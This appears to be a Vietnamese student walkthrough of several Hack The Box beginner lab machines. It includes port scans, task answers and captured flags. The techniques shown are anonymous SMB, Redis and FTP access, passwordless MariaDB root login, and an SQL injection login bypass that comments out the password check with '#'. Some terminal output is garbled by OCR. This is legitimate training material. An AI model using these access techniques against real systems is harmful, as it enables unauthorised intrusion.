Discovered open port 49665/tcp on 10.129.32.229
Discovered open port 49666/tcp on 10.129.32.229
Connect Scan Timing: About 16.56% done; ETC: 20:25 (0:02:36 remaining)
Discovered open port 47001/tcp on 10.129.32.229
Connect Scan Timing: About 34.60% done; ETC: 20:25 (0:01:55 remaining)
Discovered open port 5985/tcp on 10.129.32.229
```

Host is up, received user-set (0.27s latency).
Scanned at 2024-10-14 20:22:10 +07 for 266s
Not shown: 52669 closed tcp ports (conn-refused), 12856 filtered tcp ports (no-response)

PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	syn-ack	
5985/tcp	open	http	syn-ack	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title:	Not Found			
_http-server-header:	Microsoft-HTTPAPI/2.0			
47001/tcp	open	http	syn-ack	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title:	Not Found			
_http-server-header:	Microsoft-HTTPAPI/2.0			
49664/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49669/tcp	open	msrpc	syn-ack	Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Task 1: Hỏi SMB là viết tắt của từ nào

Đáp án: server message block

TASK 1

What does the 3-letter acronym SMB stand for?

***** * * * * k

server message block

Hide Answer

Task 2: Hỏi cổng nào đang có dịch vụ SMB

Đáp án là 445

TASK 2

What port does SMB use to operate at?

```
***
```

445

Hide Answer

Task 3: Hỏi tên dịch vụ trên cổng 445

Đáp án : microsoft-ds

TASK 3

What is the service name for port 445 that came up in our Nmap scan?

```
*****-*
```

microsoft-ds

Hide Answer

Task 4: Hỏi dùng option nào có thể liệt kê các share trong máy chủ

Có thể dùng lệnh smbclient -? để liệt kê các câu lệnh

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ smbclient -?
Usage: smbclient [OPTIONS] service <password>
  -M, --message=HOST          Send message to the SMB1 Reconnection
  -I, --ip-address=IP         Use this IP to connect to
  -E, --stderr                Write messages to stderr instead of stdout
  -L, --list=HOST              Get a list of shares available on a host
  -T, --tar=<c|x>IXFvgbNan   Command line tar
  -D, --directory=DIR          Start from directory
  -c, --command=STRING         Execute semicolon separated commands
  -b, --send-buffer=BYTES      Changes the transmit/send buffer
  -t, --timeout=SECONDS        Changes the per-operation timeout
  -p, --port=PORT               Port to connect to
  -g, --grepable                Produce grepable output
  -q, --quiet                  Suppress help message
  -B, --browse                 Browse SMB servers using DNS
```

Sử dụng lệnh smbclient -L <ip> của box để lệnh kê các share

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ smbclient -L 10.129.141.132
Password for [WORKGROUP\kali]: *****

Sharename      Type      Comment
ADMIN$        Disk      Remote Admin
C$            Disk      Default share
IPC$          IPC       Remote IPC
WorkShares    Disk      
```

Reconnecting with SMB1 for workgroup listing.

do_connect: Connection to 10.129.141.132 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Unable to connect with SMB1 -- no workgroup available

Đáp án: -L

TASK 4

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

**

-L

Hide Answer



Task 5: Hỏi có bao nhiêu share

Đáp án: 4

TASK 5

How many shares are there on Dancing?

*

4

Hide Answer



Task 6: Hỏi tên của share mà người dùng có thể đăng nhập với mật khẩu rỗng.

Theo phân liệt kê trên thì share nào không có kí tự '\$' là share không cần mật khẩu

Thử nghiệm bằng cách đăng nhập vào với câu lệnh smbclient //<IP của box>/WorkShares

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ smbclient //10.129.141.132/WorkShares
Password for [WORKGROUP\kali]:
\Try "help" to get a list of possible commands.
```

Hide Answer

Đáp án là WorkShares

TASK 6

What is the name of the share we are able to access in the end with a blank password?

*****s

WorkShares

Hide Answer



Task 7: Hỏi lệnh nào có thể dùng để tải file xuống.

Sau khi đăng nhập, sử dụng lệnh help để liệt kê các câu lệnh có thể sử dụng.

```

smb: \> help
?          allinfo      altname      archive      backup
blocksize   cancel       case_sensitive cd          chmod Shares
chown      close        del          deltree     dir
du          echo         exit         get          getfacl
geteas     hardlink    help         history     iosize
lcd         link         lock        lowercase  ls
l          mask         md          mget        mkdir
mkfifo    more         mput        newer       notify
open       posix        posix_encrypt  posix_open  posix_mkdir
posix_rmdir posix_unlink  posix_whoami   print      prompt
put        pwd          q           queue      quit
readlink   rd           recurse    reget      rename
reput      rm           rmdir      showacl   setea
setmode    scopy        stat        symlink   tar
tarmode   timeout     translate  unlock    volume
vuid      wdel        logon      listconnect showconnect
tcon      tdis        tid        utimes   logoff
..
!
```

Đáp án là get

TASK 7

What is the command we can use within the SMB shell to download the files we find?

get

Hide Answer

Task cuối yêu cầu flag

Sau khi đăng nhập thành công, tiến hành tìm kiếm sử dụng ls và chuyển thư mục sử dụng cd đến khi tìm thấy tệp bất kì.

Sau đó, sử dụng lệnh get để tải tệp xuống.

```

smb: \Amy.J\> cat worknotes.txt
cat: command not found
smb: \Amy.J\> cd ..
smb: \> cd James.P
smb: \James.P\> ls
.
..
flag.txt


5114111 blocks of size 4096. 1733535 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> 
```

Khi tệp đã tải xuống, sử dụng lệnh cat để xuất thông tin.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat worknotes.txt
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing
volume

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ ls
```



Redeemer (10 task and root):

Đầu tiên, quét để kiểm tra cổng đang mở.

Tìm thấy cổng 6379 đang mở với dịch vụ redis

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo masscan -p1-65535,U:1-65535 10.129.94.36 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-10 12:06:44 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 6379/tcp on 10.129.94.36
^Zte: 0.00-kpps, 100.00% done, waiting -1-secs, found=1
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.94.36 --rate=1000 -e tun0

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -p 6379 -sV 10.129.94.36
Starting Nmap 7.94SVN (https://nmap.org ) at 2024-10-10 08:10 EDT
Nmap scan report for 10.129.94.36
Host is up (0.26s latency).
PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

Task 1: Hỏi cổng tcp đang mở trong máy:

Đáp án: 6379

TASK 1

Which TCP port is open on the machine?

***9

6379

Hide Answer

Task 2: Hỏi dịch vụ của cổng đang mở:

Đáp án: redis

TASK 2

Which service is running on the port that is open on the machine?

*****S

redis

Hide Answer

Task 3: Hỏi redis là loại cơ sở dữ liệu nào

Đáp án: In-memory Database

TASK 3

What type of database is Redis? Choose from the following options: (i) In-memory Database, (ii) Traditional Database

_***e

In-memory Database

Hide Answer

Task 4: Hỏi phiên bản command line trên máy chủ redis

Đáp án: redis-cli

TASK 4

Which command-line utility is used to interact with the Redis server? Enter the program name you would enter into the terminal without any arguments.

*****-**i

redis-cli

Hide Answer

Task 5: Hỏi option nào được sử dụng để chỉ rõ hostname

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] $ redis-cli -h
redis-cli 7.0.15

Usage: redis-cli [OPTIONS] [cmd [arg [arg ...]]]
-h <hostname>      Server hostname (default: 127.0.0.1).
-p <port>           Server port (default: 6379).
-s <socket>         Server socket (overrides hostname and port).
-a <password>       Password to use when connecting to the server.
Redis command-line utility
You can also use the REDISCLI_AUTH environment
variable to pass this password more safely
```

Đáp án là -h

TASK 5

Which flag is used with the Redis command-line utility to specify the hostname?

**

-h

Hide Answer

Task 6: Câu lệnh nào được dùng để lấy được thông tin thường và thông tin thống kê trên máy chủ.

Sau khi đăng nhập sử dụng redis-cli -h <IP của box>

Sử dụng INFO để thực hiện task 6:

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] $ redis-cli -h 10.129.94.36
10.129.94.36:6379> INFO
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtins
gcc_version:9.3.0
process_id:752
run_id:1db4d038b7ef281a57119b0a15f8a5c7672e8a9c
tcp_port:6379
uptime_in_seconds:813
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:509501
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
```

Đáp án là: info

TASK 6

Once connected to a Redis server, which command is used to obtain the information and statistics about the Redis server?

***o

info

Hide Answer

Task 7: Hỏi phiên bản của Redis trên máy:

Đáp án: 5.0.7

TASK 7

What is the version of the Redis server being used on the target machine?

..7

5.0.7

Hide Answer

Task 8: Câu lệnh được dùng để chọn cơ sở dữ liệu mong muốn trong redis

Select 0 : Chọn cơ sở dữ liệu có chỉ số 0 , OK nghĩa là chọn thành công

```
10.129.94.36:6379> select 0
OK
10.129.94.36:6379> █
```

Đáp án: select

TASK 8

Which command is used to select the desired database in Redis?

*****t

select

Hide Answer

Task 9: Có bao nhiêu key trong cơ sở dữ liệu với chỉ số 0

Sử dụng câu lệnh key * sau khi chọn cơ sở dữ liệu để truy xuất các key

```
10.129.94.36:6379> keys *
1) "flag"
2) "temp"
3) "stor"
4) "numb"
10.129.94.36:6379> █
```

Đáp án: 4

TASK 9

How many keys are present inside the database with index 0?

*

4

Hide Answer

Task 10: Hỏi câu lệnh để liệt kê tất cả các key của một cơ sở dữ liệu

Đáp án: key *

TASK 10

Which command is used to obtain all the keys in a database?

***** *

keys *

Task cuối phải tìm flag của root:

Từ câu lệnh trên, một trong những key có tên là flag, bằng cách sử dụng lệnh get để truy xuất giá trị trong key.

```
4) num0  
10.129.94.36:6379> get flag  
"03e1d2b376c37ab3f5319922053953eb"  
10.129.94.36:6379> █
```

SUBMIT FLAG

Submit root flag

03e1d2b376c37ab3f5319922053953eb

Hide Answer

TIER 1:

Appointment (10 Task and root):

Khởi đầu quét các cổng đang mở, tìm thấy cổng 80 đang mở

```

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo masscan -p1-65535,U:1-65535 10.129.92.153 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 ( http://bit.ly/14GZzcT ) at 2024-10-10 13:55:08 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.129.92.153
^Zte: 0.00-kpps, 100.00% done, waiting -1-secs, found=1
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.92.153 --rate=1000 -e tun0

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -p 80 -sV 10.129.92.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 10:08 EDT
Nmap scan report for 10.129.92.153
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds

```

Task 1: Hỏi SQL là viết tắt của từ gì

Đáp án: Structured Query Language

TASK 1

What does the acronym SQL stand for?

Structured Query Language

Hide Answer

Task 2: Hỏi một trong những lỗ hổng phổ biến liên quan đến SQL

Đáp án: SQL injection

TASK 2

What is one of the most common type of SQL vulnerabilities?

sql injection

Hide Answer

Task 3: Hỏi vị trí của lỗ hổng này trên Top 10 OWASP 2021

Đáp án: A03:2021-Injection

TASK 3

What is the 2021 OWASP Top 10 classification for this vulnerability?

```
*****_*****n
```

A03:2021-Injection

[Hide Answer](#)

Task 4: Dịch vụ và phiên bản của dịch vụ đang chạy ở cổng 80

Đáp án: Apache httpd 2.4.38 ((Debian))

TASK 4

What does Nmap report as the service and version that are running on port 80 of the target?

```
***** ***** *.*.* ((*****))
```

Apache httpd 2.4.38 ((Debian))

[Hide Answer](#)

Task 5: Cổng thường dùng cho giao thức HTTPS

Đáp án: 443

TASK 5

What is the standard port used for the HTTPS protocol?

```
***
```

443

[Hide Answer](#)

Task 6: Trong ứng dụng web, một folder được gọi là

Đáp án: directory

TASK 6

What is a folder called in web-application terminology?

```
*****y
```

directory

[Hide Answer](#)

Task 7: Mã cho http respond ‘Not Found’

Đáp án: 404

TASK 7

What is the HTTP response code is given for 'Not Found' errors?

**404**[Hide Answer](#)

Task 8: Flag nào trong gobuster được sử dụng để brute force thư mục

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ gobuster help dir
Uses directory/file enumeration mode

Usage:          404
    gobuster dir [flags]      Hide Answer

Flags:
  -f, --add-slash           Append / to each request
  --client-cert-p12 string  a p12 file to use for options TLS client certificates
  --client-cert-p12-password string  the password to the p12 file
  --client-cert-pem string  public key in PEM format for optional TLS client certif
icates
  --client-cert-pem-key string  we use private key in PEM format for optional TLS client certi
ficates (this key needs to have no password)
  -c, --cookies string      Cookies to use for the requests
  -d, --discover-backup     Also search for backup files by appending multiple back
up extensions
  --exclude-length string   exclude the following content lengths (completely ignor
es the status). You can separate multiple lengths by comma and it also supports ranges like 203-2
06
  -e, --expanded            Expanded mode, print full URLs
  -x, --extensions string  File extension(s) to search for
  -X, --extensions-file string  Read file extension(s) to search from the file
  -r, --follow-redirect     Follow redirects
  -H, --headers stringArray  Specify HTTP headers, -H 'Header1: val1' -H 'Header2: v
al2'
  -h, --help                help for dir
  --hide-length             What single character do we comment on the rest of a line in MySQL?
                                Hide the length of the body in the output
```

Đáp án: dir

TASK 8

Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

**dir**[Hide Answer](#)

Task 9: Trong MySQL, một ký tự mà có thể chuyển một dòng thành comment

Đáp án: #

TASK 9

What single character can be used to comment out the rest of a line in MySQL?

*


#

Hide Answer

FLAG

Task 10: Từ đầu tiên khi đăng nhập vào trang web


Đầu tiên truy cập vào trang với địa chỉ ip của box



Để đăng nhập mà không cần mật khẩu thực hiện nhập username kèm theo '#(tính hiệu đóng thuộc tính username và comment hết phần còn lại, đa số là phần mật khẩu)

Hiện trên màn hình là một từ chúc mừng và flag

Đáp án: Congratulation



Task cuối cùng : tìm flag của root

The screenshot shows a task interface with a dark theme. At the top, there is a green checkmark icon followed by the text "TASK 10". Below it, the task description reads: "If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?" A text input field contains "*****S" and has a copy icon to its right. Below the input field, the text "Congratulations" is displayed in green, along with a "Hide Answer" link. Further down, another green checkmark icon is followed by the text "SUBMIT FLAG". A button labeled "Submit root flag" is present. A text input field below it contains "*****" and has a copy icon to its right. The submitted flag value "e3d0796d002a446c0e622226f42e9672" is shown in green, along with a "Hide Answer" link.

Sequel (7 Task and root):

Bắt đầu bằng việc quét các cổng đang mở trên box, tìm thấy một cổng 3306 đang mở

```

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo masscan -p1-65535,U:1-65535 10.129.155.255 --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-10 14:27:01 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 3306/tcp on 10.129.155.255
^Zte: 0.00-kpps, 100.00% done, waiting -6-secs, found=1
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.155.255 --rate=1000 -e tun0

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox] oped MySQL version is the target running?
$ nmap -p 3306 -sV 10.129.155.255
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 10:30 EDT
Nmap scan report for 10.129.155.255
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?          MariaDB
                                                Hide Answer
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.08 seconds

```

Task 1: Hỏi cổng nào đang có dịch vụ MySQL

Đáp án: 3306

TASK 1

During our scan, which port do we find serving MySQL?

****6

3306

Hide Answer

Task 2: Hỏi phiên bản của MySQL

Đáp án: MariaDB

TASK 2

What community-developed MySQL version is the target running?

*****B

MariaDB

Hide Answer

Task 3: Hỏi trên MySQL command line client, sử dụng switch nào để yêu cầu một username nhất định khi đăng nhập

Đáp án: -u

TASK 3

When using the MySQL command line client, what switch do we need to use in order to specify a login username?

**

**-u**[Hide Answer](#)

Task 4: Đăng nhập bằng username nào mà không cần mật khẩu

Đăng nhập vào bằng câu lệnh :

sudo mysql -u root -h <ip của box> --skip-ssl (--skip-ssl để bỏ qua kiểm tra ssl)

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo mysql -u root -h 10.129.155.255 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 109
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Đáp án: root

TASK 4

Which username allows us to log into this MariaDB instance without providing a password?

***t

**root**[Hide Answer](#)

Task 5: Để liệt kê tất cả những gì có trong một bảng, sử dụng ký tự gì.

Đáp án: *

TASK 5

In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

*



*

[Hide Answer](#)

Task 6: Để tín hiệu kết thúc một câu truy vấn sử dụng ký tự nào

Đáp án: ;

TASK 6

In SQL, what symbol do we need to end each query with?

*

;

Hide Answer

Task 7: Hỏi ngoài 3 tên cơ sở dữ liệu thông dụng trong mysql, tên đặc biệt trong mysql này là gì.

Sử dụng lệnh “show databases;” để xuất tất cả cơ sở dữ liệu

```
MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| htb          |
| information_schema |
| mysql         |
| performance_schema |
+-----+
4 rows in set (0.271 sec)
```

Đáp án: htb

TASK 7

There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

htb

Hide Answer

Task cuối: tìm flag của root

Để tìm được, bắt đầu bằng cách truy cập vào cơ sở dữ liệu htb bằng câu lệnh “use htb;”

Sau đó liệt kê các bảng trong cơ sở dữ liệu đó bằng “show tables;”

```

MariaDB [(none)]> select * from htb
    → ;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
    → ;
Database changed
MariaDB [htb]> select *
    → ;
ERROR 1096 (HY000): No tables used
MariaDB [htb]> show table;
SUBMIT FLAG
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to yo
ur MariaDB server version for the right syntax to use near '' at line 1
MariaDB [htb]> show tables;
+-----+
| Tables_in_htb |
+-----+
| config        |
| users         |
+-----+
2 rows in set (0.266 sec)

```

Truy xuất các trường giá trị trong bảng config bằng câu lệnh select * from config

Tìm thấy trường name flag chứa giá trị cần tìm.

```

MariaDB [htb]> select * from config
    → ;
+----+-----+-----+
| id | name      | value   |
+----+-----+-----+
| 1  | timeout   | 60s    |
| 2  | security   | default |
| 3  | auto_logon | false   |
| 4  | max_size   | 2M     |
| 5  | flag       | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads | false |
| 7  | authentication_method | radius |
+----+-----+-----+

```

SUBMIT FLAG
Submit root flag

7b4bec00d1a39e3dd4e021ec3d915da8
Hide Answer

Crocodile (9 task and root):

Đầu tiên quét các cổng để tìm kiếm cổng mở

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ nmap -Pn -sC -sV -p- -vvvvvv --reason --min-rate=1000 -T4 -oA all_tcp 10.129.202.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 20:35 +07
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:35
Completed NSE at 20:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:35
Completed NSE at 20:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:35
Completed NSE at 20:35, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:35
Completed Parallel DNS resolution of 1 host. at 20:35, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 20:35
Scanning 10.129.202.61 [65535 ports]
Increasing send delay for 10.129.202.61 from 0 to 5 due to 118 out of 294 dropped probes since last increase.
Discovered open port 80/tcp on 10.129.202.61
Increasing send delay for 10.129.202.61 from 5 to 10 due to 317 out of 792 dropped probes since last increase.
Discovered open port 21/tcp on 10.129.202.61
Warning: 10.129.202.61 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 17.37% done; ETC: 20:38 (0:02:27 remaining)
Connect Scan Timing: About 35.51% done; ETC: 20:38 (0:01:51 remaining)

Not shown: 53278 closed tcp ports (conn-refused), 12255 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp     syn-ack vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1  ftp      ftp          33 Jun 08  2021 allowed.userlist
|_-rw-r--r--   1  ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.10.15.6
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 1248E68909EAE600881B8DB1AD07F356
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix
```

Task 1: Hỏi trong nmap option nào để xuất script mặc định của việc quét

Đáp án: -sC

TASK 1

What Nmap scanning switch employs the use of default scripts during a scan?

-sC

Hide Answer

Task 2: Hỏi dịch vụ tìm thấy ở cổng 21 ở phiên bản gì

Đáp án: vsftpd 3.0.3

TASK 2

What service version is found to be running on port 21?

```
***** *.*.3
```

vsftpd 3.0.3

Hide Answer

Task 3: Hỏi mã kẽ bên thông điệp ‘Login successful’ sau khi đăng nhập thành công

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ ftp 10.129.119.128
Connected to 10.129.119.128.
220 (vsFTPD 3.0.3)
Name (10.129.119.128:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Đáp án: 230

TASK 3

What FTP code is returned to us for the "Anonymous FTP login allowed" message?

```
***
```

230

Hide Answer

Task 4: Dùng username nào để đăng nhập dưới dạng ẩn danh

Đáp án: anonymous

TASK 4

After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?

```
*****S
```

anonymous

Hide Answer

Task 5: Hỏi sau khi đăng nhập, sử dụng lệnh gì để tải file xuống

Sử dụng help để liệt kê các câu lệnh có thể sử dụng

```

ftp> help
Commands may be abbreviated. Commands are:

!
$      edit      lpage      nlist TASK 5   rcbuf      struct
account epsv      lpwd       nmap       recv       sunique
append epsv4     ls        ntrans After conn reget to the FTP server
ascii  exit      macdef    open       download to the FTP server
bell   features  mdelete   page      remopts   we find on
binary fget      mdir      passive   rename   throttle
bye    form      mkdir     pdir      restart   trace
case   ftp       mls       pls      rhelp    type
cd    gate      mlsd     pmlsd    rmdir    umask
cdup  get       mode      progress  runique  unset
chmod glob      modtime  prompt   send     verbose
close hash      proxy    put      sendport xferbuf
cr    help      more     pwd      site
debug idle     mput     quit    TASK 6 size
delete image    mreget   rate    What is one higher-privilege sound
dir   lcd      msend    quote   sndbuf
disconnect less     newer   rate

```

Đáp án: get

TASK 5

After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

get

Hide Answer

Task 6: Hỏi username có vẻ là có quyền cao nhất trong tệp “allowed.userlist”

